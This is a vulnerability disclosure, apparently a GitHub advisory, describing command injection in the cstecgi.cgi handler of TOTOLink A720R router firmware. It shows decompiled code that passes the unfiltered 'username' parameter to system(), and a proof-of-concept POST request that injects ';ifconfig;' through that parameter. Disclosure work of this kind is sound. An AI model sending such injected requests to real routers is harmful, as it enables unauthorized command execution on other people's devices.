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TOTOLink A720R V4.1.5cu.532_B20210610 Has an command injection vulnerability


Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address : http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=14&ids=36

Product Information

TOTOLink A720R V4.1.5cu.532_B20210610 router, the latest version of simulation overview:

Vulnerability details



TOTOLINK A720R was found to contain a command insertion vulnerability in cstecgi.This vulnerability allows an attacker to execute arbitrary commands through the "username" parameter.

```
getNthValueSafe(3, v5, '&', v49, 64);
if ( !strcmp(v51, "type=user") )
{
  getNthValueSafe(2, v5, '&', v50, 128);
  getNthValueSafe(1, v50, '=', v52, 128);
  if ( v49[0] && !strcmp(v49, "filetype=gz") )
  {
    snprintf(v56, 256, "openvpn-cert build_user %s gz", v52);
    system(v56);
    snprintf(v53, 128, "/etc/openvpn/server/user/%s.tar.gz", v52);
  }
  else
  {
    snprintf(v56, 256, "openvpn-cert build_user %s config", v52);
    system(v56);
    snprintf(v53, 128, "/etc/openvpn/server/user/%s.ovpn", v52);
  }
}
else if ( !strcmp(v51, "type=server_cert") )
{
  strcpy(v52, v48);
  system("openvpn-cert backups_server_cert");
  snprintf(v53, 128, "/etc/openvpn/server/user/%s.tar.gz", (const char *)v48);
}
stat(v53, v54);
v18 = fopen(v53, "rb+");
```


We can see that the operating system will get "username" without filtering and inserting it into the strings "openvpn cert build_user" and "gz". Therefore, if we can control "username", it can be a command injection.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi?exportOvpn=&type=user&username=;ifconfig;&filetype=gz
HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.1/login.html
Content-Length: 0
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache
```





The above figure shows the POC attack effect